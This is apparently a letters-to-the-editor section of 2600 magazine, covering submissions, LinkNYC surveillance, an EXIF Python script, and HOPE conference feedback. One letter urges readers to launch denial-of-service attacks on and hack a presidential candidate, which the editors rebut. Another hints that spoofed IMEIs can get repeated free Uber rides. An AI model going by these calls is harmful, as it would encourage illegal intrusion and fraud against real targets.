Unfortunately, by not just sending us the article, weeks were lost and time ticked away. As we mention frequently (as well as in our auto-responder), we don't have the time or resources to reply personally to letter submissions. We consider all articles, so you should never hesitate, assuming it's a subject that would be of interest to hackers somewhere.

Dear *2600*:

So I just need to write the article without knowing if you're interested in it, whether you just published something about it, or if you've got an identical article in the pipeline, then send it to you, then wait six months to find out if you ever decided to publish it or not? Then after six-plus months, if I don't hear back, *then* I may publish my rejected article elsewhere?

I am surprised you're able to produce a magazine with such a volunteer/author-hostile arrangement, but more power to ya I guess!

S

We're not often accused of being hostile to writers but it's an interesting perspective. You can do whatever you want with your article. It's yours. But if you want it to be considered for these pages, it can't be something you've already published elsewhere. We actually notify contributors far earlier than six months from when they submit their articles if we're going to use them. However, it may take a couple of issues before it actually appears in print. That part of our auto-responder was unclear and we've since corrected it. We don't know if that will make you any more conducive to sending us material, but rest assured we are doing the very best we can.

Dear *2600*:

Long time reader in the process of writing an article.

As publishing costs are substantial, I'm trying to avoid an article long enough to mandate another page of print.

What are the guidelines for article submission? Also, what is the preferable article length?

Eric

Please don't worry about running too long. That's what editors are for. The printing cost will be the same regardless of how long your article is since we always have the same number of pages in each issue. We prefer articles that go into detail rather than those that are overly brief. So make your article as long as you feel it needs to be without skimping on the details. We look forward to seeing it.

Dear *2600*:

I have to say the whole Pokemon thing is fascinating while also telling of social issues and how they manifest. Seeing people so into their screens while standing in unusual places is odd. On the upside of it, I saw a group of people outside my day job today. Nice part being people actually interacted with each other and greeted each other with smiles and light, but not empty, chat. Disclaimer that I do not play this game currently - I had to flag myself after playing Ingress and leveraging the battery life, time spent, and partially distracted state it can leave you in (no judgment of players, but I do get a chuckle based on my prior GPS to real world mobile gaming).

Having played video games for many years, viewing the world around me in an objective video-game-based task and skill challenge can already help me say things that I observe, that can easily sound obtuse or critical of the person or scenario. A person can find themselves upsetting workplace staff for sharing a critical opinion. That is the magic of the digital world to real world, in my opinion. When the irregular thoughts and observations are welcomed to be traded among a group, the open dialog encourages more reserved persons to jump on into the conversation, while also being less intimidated by the perceived gap in skill or experience of anyone else in the room. Nothing groundbreaking, but I only recently came into applying packet sniffing to a support manner. Back in the nineties, I took the Mitnick saga to heart and tried to draw a line in disciplines. Totally ridiculous and fear driven a concept, but especially in your teens, it is simple work to get into serious trouble for learning too much, in a manner that makes an elder person look silly or incompetent. Humorously enough at this point, most of my twenties were spent doing or researching things I was told were not possible. I would understand not feasible, especially for a more efficient means to the end task.

The world outside is odd, but business personalities are terrifying. It honestly feels like people are scared to death of speaking their mind outside of a cut list of advertised events that would not result in hearing a contrary opinion or even observation of the same report. Perhaps I am just a cranky call center sysadmin/facilities employee. I can deal with minimal resources - hell, that's part of the challenge - but the whole inability in the current era to chat about life and the world around you completely staggers my mind. I remember when eye contact didn't scare people. I get that people ask for pocket change quite often in cities, but I am thankful for the occasional person who can return eye contact and not be waiting for the con. It helps break the feeling that interaction is a charade. My personality is more of an observer than dialog starter (so I can certainly be part of the fault). I'll join the conversation in a confirmation of the topic or trade an experience along the same lines. Dialog is wild, as most people adapt their vocabulary to the people they roll with.

I had an accident I was lucky to walk away from a few years ago. That actually ended up being when I decided to hang up the fear of wider scale hacking and learning - particularly as most forbidden knowledge seems to be easy to get misunderstood at first glance. I complained about the call center/facilities role. Reason being, thankless roles seem to be the hardest to accomplish, especially in a spreadsheet, profit margin pinching world of normalization.

Never let anyone tell you that your ideas are impossible. Build off the critique, but remember that you have to keep grinding on. These are the conversations I rarely hear forged into words from text, like the old Packet Storm t-shirt I had which said: "Evolve or Die."

Pic0o

The ongoing Pokemon Go phase is indeed interesting and revealing. It's easy to mock and condemn such occurrences, but meaning and value can exist everywhere and this is far from an exception. As you correctly surmise, this kind of thing can help with social interactions, as well as get people out of the house. Things only get out of hand when they're taken too seriously. But that can be said about almost anything.

Dear *2600*:

We love your zine and I have been a fan since getting it in the 90s in my hometown Barnes and Noble in Connecticut. My publishing company would be honored to make any collaboration that could help promote you. Keep it *2600*!

W

We're always open to ideas, so please give us specifics and we'd be happy to consider conspiring together.

Dear *2600*:

In response to the letter from Vaseleos in 33:2, you mentioned that it is difficult to obtain a listing of all the stores that sell physical copies from the distributors. What about crowdsourcing such a list, kind of how you do with the meeting locations now? I would happily submit the Chapters locations that I usually get my copies from, along with tips on where exactly in each store the *2600* is usually tucked away at. I'm sure others would as well.

Alex W.

If we can figure out a way of doing this that won't involve a whole lot of data entry and doublechecking, we're all for it.

Dear *2600*:

I saw in the letters section of 33:2 that you said you OCR the scanned paper back issues, then correct any mistakes by hand. I would like to offer this idea to help speed things up: split up the work with a crowdsourced, Project Gutenberg type setup where volunteers can sign up to help. Each person would get a page or a section at a time from random editions and submit corrections. Let's make sure the history is not lost and the *2600* hacker digests are released as quickly as possible!

RAMGarden

This is a good idea, but it will still take time as we have to make sure it's being done correctly. Our goal right now is to continue getting the scanned digests out on a regular basis. Doing that is much more involved than it may initially appear as we're also documenting significant changes and developments in our history, paralleling the development of technology, and trying to remember what all the covers were about so we can finally explain them. Doing this once every three months while still coming out with new quarterly issues is a monumental task. (Subscribing to our lifetime digest program helps us feel like it's all worth the effort, by the way.) Once we get all of this work done, we can focus on refining it more, which will involve OCRing and getting the issues into as many formats as possible. We may well need to crowdsource that when the time comes. Thanks for the suggestion.

Curiosity

Dear *2600*:

I have a question. In your opinion, who is the greatest hacker in the world - at least among the hackers you know? Please answer me. I am waiting.

tnx

It's not about personalities. It never should be. If you idolize individuals and put them up on pedestals, you help put them in an impossible situation and they will nearly always let you down, whether for that reason or another. Examples of this are everywhere. And you would be amazed at the things that the so-called experts don't know or by the incredible skills possessed by people who you will never hear about. We all have something unique to contribute. Some obviously are better than most, and a few are able to get a handle on the bigger picture while others are blind to it. But nobody is the best, just as nobody is the worst. These are not the things to fixate on. Instead, fo-

cus on how to improve your own skills and to understand as much as you can in this unique community. Then you can figure out how you want to help steer and decide on the direction we're heading.

Dear *2600*:

Why did the *2600* site stop giving summaries on its *Off The Hook* page, starting June 2015?

Your last summary on an archived show was June 10, 2015. After that: no summaries. Why?

Mike

We are quite aware of this failing of ours. (We didn't print all of the other evidence of this you submitted - the one sentence was enough to make your point.) The fact of the matter is we've been extremely tied up in projects that took a higher priority. The most important things were taken care of first, specifically producing actual material. We've fallen behind on some of the other details because of the increased workload, but the vital stuff is getting done. We hope to have this rectified by the time you read this and, if not, soon thereafter. Meanwhile, just try to think of every show as a surprise where you have no idea what's going to happen next. That's how we think of them.

Dear *2600*:

Do you have any big plans for the magazine or conferences in the year 2600? I think it's the thing to do.

John

Like we'd let that cat out of the bag? We can confirm that it's a HOPE year, but that's really all we can say. We know that if humanity survives (or some other race that learns to read English takes over), someone will be looking through our pages in the year 2600. We strongly doubt anyone will be looking at Instagram.

New Stuff

Dear *2600*:

I'd like to share with you some information about the upcoming premiere of a multimedia opera dedicated to and inspired by the life of Aaron Swartz.

http://www.aarons.pl/

Pawe Krzaczkowski

Thanks for letting us know about this. The premiere in Warsaw is on September 21st, which is prior to when this issue hits the stands. We do hope it's presented later this autumn as well, or at some point in the future. Either way, we want to share some of the words from its description with our readers:

*"*Aaron S *is a multimedia composition discussing the issues of pro-democracy social movements emerging on the basis of digital media.*

"The protagonist of the opera is Aaron Swartz, American programmer, journalist, political activist and hacktivist, one of the icons of modern anti-system rebellion, symbol of conscious and self-sacrificing effort to oppose the appropriation of the public domain by private capital and corporate interests legitimized by modern state structures. In his short and extremely intense life, Aaron Swartz fought primarily for universal and egalitarian access to knowledge and education as a factor affecting social progress. He believed deeply that modern technologies and the Internet is a vital battleground for a better, more just, and democratic world. Aaron Swartz appears in the piece as a scattered memory. There is no main narrator, but a series of recorded voices, avatars, and bots from the field of power and resistance. The tension between the two manifests itself in sound, verbal, gestural, technological, and visual material.

"The Internet is now a global stage of all kinds of artistic activity, and the process of composing, sound generation, and transformation are accessible to an increasing number of artists. The dynamic development of new technologies and free access to the recordings, educational materials, and software changed the way we listen to and understand music. They launched a process of democratization of high culture. In this piece musical, literary, and visual contents were linked together by common technologies and intermedia translations. Specially for the needs of opera, some new instruments and other electronic devices were designed.

"We dedicate this piece to Aaron Swartz."

Dear *2600*:

The Ian Murdock Edition of Privacy Enhanced Linux for Pi 2 is out. The two gigabyte gzip compressed microSD card image can be found through http://privacyenhanced.blogspot.com/:

Scooby Doo

It's really incredible how many such releases there are and how they relate to the community in different ways. There are some fascinating, inspirational, and tragic stories behind them.

Dear *2600*:

Lightweight Portable Security (LPS), created by USA's Department of Defense, is a small Linux live CD focusing on privacy and security. For this reason, it boots from a CD and executes from RAM, providing a web browser, a file manager, and some interesting tools. LPS-Public turns an untrusted system into a trusted network client.

I tried to download the .iso but could not get a connection. Do have any suggestions as to how I can locate a copy?

david0509

Our sources guide us to https://spi.dod.mil/LPS-Public_for_DoD.htm but we get warnings from all our browsers saying that the site is insecure. Probably not the best message to get from a military website.

Dear *2600*:

So I wrote a tabletop fantasy role-playing game (a la *Dungeons and Dragons*) about hacking called *Cryptomancer*. It was written by an actual threat/malware hunter and a sysadmin, and features a fantasy IT abstraction built on real-life crypto and networking concepts. The game actually teaches basic cryptography, networking, and privacy/surveillance literacy to a non-technical audience, but also has enough dynamism and thinly-veiled national security commentary to strike a chord with actual IT professionals and hackers (cuz lord knows that 80 percent of them play role-playing games).

Here's the website: http://cryptorpg.com.

It's actually selling pretty good at DriveThruRPG.com, but I haven't found a way to break into the InfoSec community yet.

Anyways, I would *love* for it to be featured in *2600* somehow, and am open to ideas if y'all are game.

Chad

Here's a free plug - let's see if that helps. If any readers would like to offer their opinions, please send them to us. Good luck!

Dear *2600*:

I have lived in New York City for many decades and I have watched the city change with a practiced eye. Specifically, I have always been seriously a "tuned-in" guy for changes that are taking place here in the city with respect to technology. Over the last several years, I have watched as the authorities here have increased the level of technology that is used to conduct surveillance of the population of the city. This trend grew exponentially after 9/11. Verizon owns and operates all of the payphones that remain here in the five boroughs of New York City. Over the past several months, I have noticed Verizon technicians physically removing payphones from the streets in several neighborhoods in Manhattan. I have not seen this being done in the other outer boroughs of the city.

Then I began to notice that strange tower-like devices, which stood about ten feel tall, had been installed at the exact physical locations where the payphones used to be. Curious, I began to approach one of these as I wanted to investigate. As I cautiously approached the tower-like device, it reminded me of the obelisk in the Stanley Kubrick film *2001: A Space Odyssey*. A closer inspection of the obelisk reveled that it had a keypad to enter numbers/letters. The keypad was located just below a screen that was approximately four inches wide by eight inches tall. The screen was not active and it remained passively black as I attempted to locate a power button or other way to activate it. The keypad was also useless as my several attempts to enter data into the obelisk via the keyboard failed to produce any response.

I moved on, hoping to find an obelisk that was powered on and activated. I examined several other obelisks over the next several days, but they too were all not activated. About two weeks later, my luck changed. I discovered an obelisk that was powered on and fully functional! Eureka! The touch screen tablet was powered up and had the LinkNYC logo on the upper left hand side. At the bottom of the touch screen display were icons for several of the kiosk's services. Upon further examination and exploration. I discovered that the LinkNYC kiosk offered the following technology features: tablet for Internet browsing and checking email, free gigabit Wi-Fi, free charger for USB device (cellphone, tablet, laptop, etc.), free phone calls, audio jack for headphones, free video calls to anywhere in the USA, 311 city services, and a 911 emergency call button. Way cool!

It just amazed me that this kiosk had so many useful, and free, features. The convenience of having all of this available on one device was great. But. then it occurred to me that there was a downside to this. The powers that be who authorized this technology to be placed throughout the city could have a hidden agenda here. It occurred to me that these LinkNYC kiosks could be used by Big Brother to spy on us. It would be very easy for all of the information used in accessing the very services that I just listed to be collected, stored, and analyzed by the powers that be. The use and abuse of this information would be limitless. Further, it would not be hard for the city to get people to use the kiosks and then harvest their personal information.

Just thought that I would point all this out to *2600* readers. Don't be so eager to give your personal information and login credentials to the LinkNYC kiosks as this entails very real and serious privacy concerns. With NYPD surveillance cameras everywhere, license place readers strategically placed around the city, helicopter patrols watching us from above, the recent placement of gun-detecting technology around Columbia University in Morningside Heights, and now this, the corporate police state is here.

Brainwaste

An important correction: Verizon does not operate all of the payphones in New York City. In fact, we were surprised to hear that they no longer operate any! According to the New York City government website: "Verizon no longer owns or operates public pay telephones on the streets of New York City. The remaining Public Pay Telephones are owned and operated by 10 other franchisees." Some payphones still have Verizon logos on them. That only shows how quickly they exited the business. What's in remaining phone kiosks is either a completely different phone or a completely dead phone.

Now as for this LinkNYC business, well may you be suspicious of it. Sure, it's really amazing the things these devices can do and it sure does make our lives more convenient. But nothing comes without a price and, as you correctly surmise, the price here is privacy. In fact, one of our talks at The Eleventh HOPE dealt with this very subject. Members of the New York Civil Liberties Union discussed the risks of this service. We recommend checking it out. In a press release, the NYCLU said that LinkNYC "retains vast amount of information about users - often indefinitely - building a massive database that carries a risk of security breaches and unwarranted NYPD surveillance." It's definitely something to be aware of.

Corporate Fallout

Dear *2600*:

Here is a letter to a tech company that may or may not have leaked sensitive information - as all tech companies do at some point.

I will not be sending this letter.

Begin forwarded message:

"From: Kevin [redacted] <[redacted]@gmail.com>

Date: June 23, 2016 at 5:13:25 PM PDT

To: [redacted]

Subject: Pandora one leak (legit?)

Today I received an email stating that my credentials had been leaked. Firstly, thank you for informing me. Secondly, is this sort of thing really a surprise to anyone these days? You tech companies promise the impossible, security in the information cluster fuck, excuse my language, that is the Internet. Stop telling people their info is safe. They will still gladly give it to you. I would like to know more about the nature of the breach and how I should address this."

Kevin

We question why people would continue to "gladly" give their private info to these companies if it's a foregone conclusion that it's eventually going to be leaked. Nothing seems more foolish. We need to stop handing over all of our private data and these companies need to stop asking for it. While decent security that can protect our info isn't impossible, it does require a lot of work and upkeep, and we all know how lazy and sloppy these companies can be. In the end, we need to think of ourselves as the only ones ultimately in charge of our personal information. We should not be punished if we choose not to trust other entities with it.

And all of us here think you should send them that letter!

Dear *2600*:

We thought you might be interested in GlareSmile: our toothbrush is the first which brushes your teeth the right way in just 10 seconds, thanks to a brand new technology with 3 brushes (that simultaneously brush all dental surfaces) that we have invented and manufactured.

We believe it will have a huge social impact on improving oral health both on weak groups such as children, the disabled and the elderly (who often mistake the brushing technique or lack manual ability) and every adult willing to save over 90% of its brushing time.

Aldo Daniele Dominici
Co-Founder & CEO

Stop. Just stop. First off, what kind of a horrible name is "GlareSmile?" Picture a glaring person who's also smiling and you've just conjured up a psychopath. Are you looking to give the children you're targeting nightmares? Traumatized kids definitely have trouble brushing, so maybe you're creating more of a market for yourselves. But the real problem we have with this is that it has nothing at all to do with hacking and there's only so far that we're willing to stretch the technology connection. For those of you who think that this is just another piece of spam that fell through the cracks and fooled us into thinking it was a true email, this was actually specifically sent to us as part of this company's KickStarter campaign. We have no objection to companies inventing new toothbrushes and funding them in this way, though we have to wonder when we're going to finally figure out toothbrushing technology and move on. What we have a problem with is there being not even a thinly veiled attempt to tie this into the hacker world. And the possibilities are definitely there. You could have a toothbrush that also operates a Tor exit node. Or one that runs entirely on Linux. How about a toothbrush that hooks into Twitter and lets the world know you're brushing correctly or incorrectly? This alone would drive up the conversation quality for *so many users. The point is there are ways to be creative and relevant, even with toothbrushes.*

Dear *2600*:

I received a notice from Zinio that had a voucher with the remaining balance of my subscription to *2600*, to be used for other magazines on Zinio. There was no explanation! What do I do now? I have no use for Zinio other than *2600*! The nearest *2600 Magazine* store is 50 miles away!

Big Guy 1000

We really didn't want it to come to this but Zinio just wasn't working out for us. Their fees wound up costing us more than they were paying us. It's absurd to expect publishers to lose money on their system. We got locked into a three-year contract with them and throughout it we hoped their performance would improve, but it didn't. The fact that they won't offer you a refund speaks volumes. Please check out our other digital options on our website.

Following Up

Dear *2600*:

I have an issue with the article "Exif Location Recon with Python" in the Spring 2016 issue. I don't know where to start with this piece.

We'll start with the positives, which is that the author notes what websites strip exif data before making the image public. That's where the useful information ends.

1. There are so many tools to decipher EXIF data from jpegs. Maybe if he wasn't using Windows, he might have known about jhead and perl-exiftool.

2. The Python code he gave provides no new functionality. It is simply printing information from an existing exif library in Python. There are a few of these.

3. The code he provided is really really bad. Not only is it bad, it's vomit-inducing bad.

a. Pathname is hardcoded. Not even a variable at the top, far less parsing user input.

b. Nested if-else loops. No really. elif exists in Python, no excuses. This is basic Programming 101. *Fail*. It cannot be understated how terribad this is.

c. No shebang, I know he's a filthy Windows user, but still.

d. Makes note about converting degrees conventional into degrees decimal, but no code to do so.

e. In addition to the manual print statements, the code is pretty poorly formatted.

Let's see if I can clean up that Python a little.

```
#!/usr/bin/env python3
# read exif data
# ./thisscript.py <filename>
import sys
import exifread

filename = "hello.jpg"
# command line file name
if len(sys.argv) > 1:
  filename = sys.argv[1]

#read from the file
inFile = open(filename,"r")
tags = exifread.process_file(inFile)
inFile.close()

#print the tags.
for tag in tags.keys():
  print(tag + "\t" + tags[tag])
```

And bam. Was that hard?

GI motherfucking Jack

Otherwise OK?

Dear *2600*:

It truly is shocking that Uber would use the IMEI in an attempt to ensure that a first-time customer only gets one free ride (33:2). Sure, an IMEI is "supposed" to be unique and never changing. But it's a bunch of ones and zeros in memory, so of course it's not that difficult to change - in theory. Phone manufacturers are supposed to make this difficult, but some don't even bother to put a unique number in there in the first place (but don't buy one of these phones because if the IMEI is all zeros, millions of other dudes and dudettes have already Ubered you).

Pantoja's advice to Uber to validate the IMEI is wrong because there is no way to do this. Let me destroy all three possible methods in sequence.

First of all, checking the check digit is a loony idea because it's generated by the Luhn algorithm, which is trivial. The same algorithm is used to generate the 16th digit of a credit card number. I won't even bother to point you at a website to tell you how to do this because that would remove all challenge from your life.

Secondly, you could check the IMEI against a list of all valid IMEIs from phones as they came off the assembly line. This doesn't work because there's no such list. And secondly, even if there is, you could just randomly pick an IMEI that is on the list and the chances are it wouldn't have been used for Uber. And if you fail once, try, try again, young person.

Thirdly, you could use the secret key associated with the IMEI to challenge the phone to produce the right response to a random number, just like is done with the IMSI that's stored in the

SIM, not the phone. Great idea! Wonderful! Except there is no such secret key.

Basically, Uber is screwed if they keep relying on IMEI. Meanwhile, enjoy the ride.

D1vr0c

Dear *2600*:

I would like to make a comment on one small piece of your editorial in 33:2, although it could apply in several places. You stated in part "If Trump had been in power when Apple stood up to the FBI's demands to crack their own security this February, the outcome could have been very different." My comment about this piece of the editorial is "since *2600* is able to predict the future, *2600* should be buying lottery tickets."

Henri

Nice. Except we were actually commenting on a hypothetical past in the example you cite. We predict that won't really matter to you.

Dear *2600*:

The code for the Autumn 2016 edition is still not on the web yet. You promised me in your mag that it would be put on the web a few weeks back!

Looking forward to the code. Still love your mag.

Darren

Seeing as how this is the Autumn 2016 issue that you're reading, it's a bit presumptuous to assume that we don't have the code up yet. But it's a good guess.

We really don't like breaking promises but with all we've been doing lately, it can be unavoidable. Now that the conference is over, we hopefully will have caught up on everything by the time you read this. If not, we expect another reminder.

Dear *2600*:

Hello,

Did you read my last email

STEPHEN

No, but you can bet we're getting a kick out of this one.

Dear *2600*:

This is in response to Steven in 32:3 re "the forensic computer tech used data recovery software called EnCase...." The FBI in my botnet case used a program called IRTK (Incident Response Tool Kit). It is also not uncommon for government agencies to share resources such as these with, say, a subcontractor. One of the special agents assigned to my case weirdly boasted to me once that he intended on using IDAPro to disassemble the bot I was using. IDAPro is a commercial disassembly tool.

Ghost Exodus

Dear *2600*:

I cannot believe you published the photo of the *2600* Guest House Motel. I was literally about to send it in and it was perfectly framed and I can tell you the exact location: 2600 W. Bryn Mawr Avenue in Chicago. I cannot believe I missed the boat on this. I was going to send it in this week. Fuck.

Clancularius

Think of it this way. Your tale of misfortune has probably gotten dozens of people off their asses and out taking pictures of 2600-related landmarks before somebody else gets there first. Photos will be taken and printed when they otherwise might not have been. Plus you get to have a letter printed. Things aren't so bad.

Acknowledgment

Dear *2600*:

My newest issue arrived today. I *love* the tribute to Glenn Miller on the front cover.

Squeeling Sheep

It's actually a tribute to Glen Miller paying tribute to the Hotel Pennsylvania in preparation for the HOPE conference. But thanks all the same.

Dear *2600*:

Any chance that those full-sized posters of the magazine cover image will be for sale? I would pay top dollar for one.

M

Perhaps if enough people express an interest, we can explore that. The summer cover did seem to lend itself to this and we actually had a number of posters on display at the HOPE conference in July.

Dear *2600*:

Just wanted to say that I think my favorite part of reading your magazine is the responses to people's letters. You guys rock!

PG

And now you yourself have a response to your letter. How awesome is that?

Dear *2600*:

"Hope" is the thing with feathers -
That perches in the soul -
And sings the tune without the words -
And never stops - at all -

And sweetest - in the Gale - is heard -
And sore must be the storm -
That could abash the little Bird
That kept so many warm -

I've heard it in the chillest land -
And on the strangest Sea -
Yet - never - in Extremity,
It asked a crumb - of me.
-Emily Dickinson

I couldn't resist sending this. See you at HOPE!

NHM

And don't think Emily wouldn't have been one of our choices for a HOPE keynote had the timing worked out. We just would have had to clear up the issue of HOPE being the thing with feathers.

Political Intrigue

Dear *2600*:

In regards to the potential for Trump to become the next POTUS, my first knee jerk response was deep belly laughter. "How could any levelheaded, semieducated, adult American take this horse's ass from a crappy TV show seriously?" I thought. It was soon apparent that I had given my countrymen too much credit when it comes to brain power. Frighteningly apparent. Over the summer, the country has seen Trump flat out disrespect the family of a fallen soldier, reach out to Russia in a way that essentially asked them to hack Clinton (days later the DNC leaks hit the net, in case anyone forgot), and offer up the idea that "Second Amendment people" may hold the solution to preventing Hillary Clinton from ruining the country. Not to mention the countless hundreds of lies, shitty comments directed at women, the racism, the wall that Mexico is absolutely one hundred percent going to pay for... LMFAO.

All I can do is laugh to cover up the outright rage that boils my blood while entertaining the thought of this childishly irrational sociopath actually becoming the next president (and soon after, supreme dictator) of this country.

Let's not get it twisted here. I don't claim to speak for everyone. But throughout the years, I have built up a good relationship with a lot of other individuals in the hacker community. In general, there are a few things we (generally) agree on, like: We don't hate our country, we hate the government. We don't hate soldiers doing their jobs, we hate the reasons they are called off to idiotic wars. The Internet is the last true bastion of freedom that we have at our disposal, and she is ours to defend. The NSA and its sister alphabet agencies, programs like PRISM, and the ever expanding mass data grab/domestic spying they execute on a daily basis is utter bullshit. Edward J. Snowden is a hero. And we all hate Microsoft... but that's a rant for another time. Trump cannot be the next president.

I'm not a religious guy, but if there are gods in the space above earth, I pray to them that the people in America, my country, don't make the choice to elect him. We all know the choices we have are not great on either side, but I would have to say the future looks so much darker if Trump is victorious. Way darker. Read some history, watch some documentary films about Stalin and Hitler. Seriously contemplate the implications of having Trump as the most powerful political chair in the world, and specifically what he could do to the Internet, to freedom of speech, and to anyone who embarrasses him. Stand up to the Trump? Speak out of line with the Trump? Hacker? Leaker? Whistleblower? Freedom fighter? Snowden supporter? *You're fired! Off with your head!* No, we cannot allow that to happen.

And to my brothers and sisters with a terminal and that curious obsession that we love... maybe point a few (million) packets in Trump's direction. If it's OK for him to ask Russia to help hack his political rivals, I see no reason why I shouldn't ask my brethren of the command line to hack that motherfucker all day and night until we find something that will prevent him from getting elected. There has to be something on the other side of those Cloudflares that can expose some real truth about Mr. Trump. I'm sure Wikileaks would be happy to host it for us.

pink

It's important to be factually accurate on these issues. The DNC leak occurred a few days before Donald Trump's famous quote which seemed to be asking for Russia's help in getting access to more of Hillary Clinton's emails. At the time of this writing, Russia hasn't delivered, nor have they gotten their hands on Trump's tax returns.

Blasting Trump off the net may bring you a bit of satisfaction, but we promise it will be short-lived. Denial of Service attacks are for those with no imagination who have run out of actual points to make. And in this case, it would actually work against you. First, you'd be making him the victim, which would probably gain him more support than he could get on his own. More importantly, do you really want to shut people like this up? If you're looking to make the point that a particular group of individuals is comprised of tyrants, racists, and bullies, then the best way to clearly illustrate that is to simply let them talk.

The real problem here isn't Trump. He's merely a symptom. He's actually done more to show us the ugliness that still exists in our country, far better than those who have been trying to do this for decades. Regardless of what happens in November, there will still be millions of his supporters out there who believe in what he says - or who are at least willing to follow no matter what. Throughout history, it's that mentality that has led to some of the darkest periods we've ever faced. And now we can clearly see that we're not immune from fostering this right here at home.

Mass movements that have fear and hatred as their backbones can spring up anywhere. It's a real danger but it's also an opportunity. We can at least realize that we're stronger when we stand together, even when we don't agree on everything. Factions and divisiveness are the means by which those who truly oppose your values gain traction, often without your even realizing it until it's too late. Fortunately (for once), the electoral process in this country drags on forever, which has given us plenty of time to fight back with words, logic, and humanity. Let's all hope that's enough and that we don't squander this chance to make a loud statement as to who we are and who we aren't.

The Eleventh HOPE

(Note: These letters were sent to our feedback address for The Eleventh HOPE but we thought they would be of interest to readers. Since we didn't explicitly tell writers that these comments might be printed, we have omitted names.)

Dear *2600*:

I have only physically been to one HOPE, the very first one. Thank you for streaming the talks this year. They were great, informative, and helped ease the loss of not being there.

The Eleventh HOPE Writer 1

We're happy it worked out. For the first time, we actually had to encourage people to see the talks from remote locations as our space was at capacity. Knowing the talks are being seen all around the world makes HOPE even more special.

Dear *2600*:

Hello all! Were any of the talks recorded? If so, when will they be posted? Thanks!

The Eleventh HOPE Writer 2

Yes, in fact all talks in the three main tracks were recorded. We've gone through them all, made the video look as good as possible, and have archived them to the best of our ability. Check our house ad in this issue for info on how to get your own copies in non-DRM format with unlimited copying ability. As is our tradition, we also have audio recordings of each talk available for download at the xi.hope.net site.

Dear *2600*:

This was my first HOPE, and I'm sad there won't be one next year. I didn't want it to end. I came home draped in Ethernet cables and my honorary Crew shirt and badge, and I could hardly take it all off. But... it's been really hot and muggy. Anyway, great job, I'll be volunteering more next time.

A couple things:

At a workshop where we were discussing the code of conduct and building a safe culture, there was mention of the fourth track talk someone had written in called "Milo Yiannopoulos: feminism is cancer." The official understanding at the time was that this was probably a troll and not a serious talk, but someone would be on hand to monitor it. What ended up happening there? We discussed whether this was an a priori CoC violation, and some people thought so. The person present from the CoC committee (I didn't get his name, I came late, he had mostly-purple hair) was certainly concerned about it, but was willing to entertain that maybe the speaker was just trying to be provocative and would say something good. I can see that possibility, but even so, this is not appropriate to me. I'm new here, but the vibe I got the rest of the time did not seem in line with that being funny or OK.

This is less serious, but I'll mention it anyway. I'd rather we didn't waste two hours on RMS. I know he's done a lot of good, and a lot of people still want to hear him, but I personally would have preferred that someone (two someones!) more in touch with reality get that time. No one made me listen to him, so I didn't, but I caught a snippet of his talk on the screen outside. The phone thing was just too far for me: he doesn't carry a mobile phone because they can track your location, and he asks people to use theirs if he needs one. What a privileged asshole. He's having his cake and eating it too, in a way that would be genuinely unsafe for major segments of society. I overheard some other people feeling the same way about that bit. I think that time would have been better spent on someone from the universe the rest of us inhabit. I know he's a polarizing guy, so maybe I just pissed off someone else with this. Oh well, my two cents.

Overall though, I had a great time, for real. Thanks for making it happen. See you in 2018!

The Eleventh HOPE Writer 3

Our fourth track has traditionally been self-governing. Controversial topics are encouraged and we have had plenty. Those that encourage hate or violence are clearly not in line with what our community is about and we would take steps to prevent something like that. This particular title on its own wasn't enough to merit such a response so we feel our CoC team acted in the right way.

And say what you will about Richard Stallman, but he provokes discussion. That's what he did at the conference and that's what he did in your letter. We are always better off for thinking about issues.

Dear *2600*:

This was my first time at HOPE, coming all the way from the Dominican Republic. The event was very interesting, very punctual, and organized. Overall, I liked it a lot. Loved that 10Gbps Internet connection!

Some recommendations:

1. Filled halls - I could not participate in various presentations. I think it was over capacity.

2. Would be nice to have a coffee and snack bar maybe in the vendor area to avoid having to leave.

3. I think it would be interesting to have tracks such as a social engineering track, a freedom track, a physical security track, etc.

It's my first HOPE, and I HOPE to be at the next one!

The Eleventh HOPE Writer 4

While some talks were quickly filled, we can't base attendance limits solely on those. Other talks have space and at no time was the entire venue over capacity. We can't guarantee that everyone will always be able to get into the talk that they want to attend. But we can guarantee there will always be something they can do at the conference and, with our network abilities, it will always be possible to see any talk as it's happening, either in an overflow area or on a personal device.

We've tried snack bars in the past but they don't tend to work because of all of the activity immediately outside the hotel. Occasionally leaving the venue is good for you as long as you don't stay away for too long.

We've also thought of having themed tracks over the years. The resistance to this comes from reluctance at labeling talks to fit into a particular track. Many speakers believe they fit into multiple themes or that their talks aren't so easily defined. We also like to mix it up a bit so that people are exposed to different perspectives and subject matter. It also encourages people to move around.

Thanks for writing and for attending. We also hope you make it to the next one.

Dear *2600*:

It was my first HOPE, and my first hacker conference, and my first time in New York City... and it was great! It felt very casual and relaxed, which is nice for a first timer like me.

I spent most of the time watching the talks, mainly because I'm not too confident with my English skills. So anything that required more talking on my side than just saying "hi" was discarded. Even then, I really enjoyed the conference and I'm already looking forward to the next one.

The humorous style of many of the talks was really enjoyable (e.g. "Hacking Sex"), and ohhh shit, RMS is just so funny!

It's great to see that even when the world is so fucked up, there is HOPE in New York City.

The Eleventh HOPE Writer 5

There is no language gap here at all.

Dear *2600*:

The Eleventh HOPE, gone too soon. Awesome con, folks. I can't believe it's now going to be another two years of waiting.

Here's my list of goods and bads, highs and lows, should you be so interested:

The Great: Segways, *Deep Web* by Alex Winter (That was Bill! Holy crap!), David Goren, and pirate radio, Mark Fahey - this dude should be a requirement at every HOPE con. Also, props to security for getting those morons off the roof *without* handcuffs. Le sigh.

The Good: Smooth transitions between tracks, one of the most interesting closing ceremonies ever, social engineering (natch), Club-Mate!!! (Still saving a bottle so HOPE never really ends.)

The Meh: Phonehenge and Retrotech... did I miss them? I swear I was looking for them!

The Bad: Deep Web was awesome and I'm sure *Traceroute* was equally great, though I didn't get to see it. But no Joybubbles doc? I've seen *Citizenfour*, but oh well, just nitpicking here. People should get out and make more movies so you have more movies to show!

The Ugly: Ah, okay, my one real complaint. The photography policy. A magazine with covers ridiculing the notion of not being allowed to take photographs, and upset that Miramax wouldn't let them film in their lobby, inside a hotel with cameras *everywhere* says no pictures? I used to love looking at photo galleries from past HOPEs! I know, you could take pictures as long as you got permission... but, I dunno, something about it just really irked me. To be honest, I thought the policy was a joke - and would *still* think that if it hadn't been reiterated throughout.

All in all, though, one of the better HOPE cons I've attended. I'd love to see more technical talks, but then again, maybe I should *give* a technical talk before I complain. I loved hearing from the Radio Statler guys as well... did I hear them say they'd like to get other personalities on the air? Hmm.

Again, awesome job. Peace!

The Eleventh HOPE Writer 6

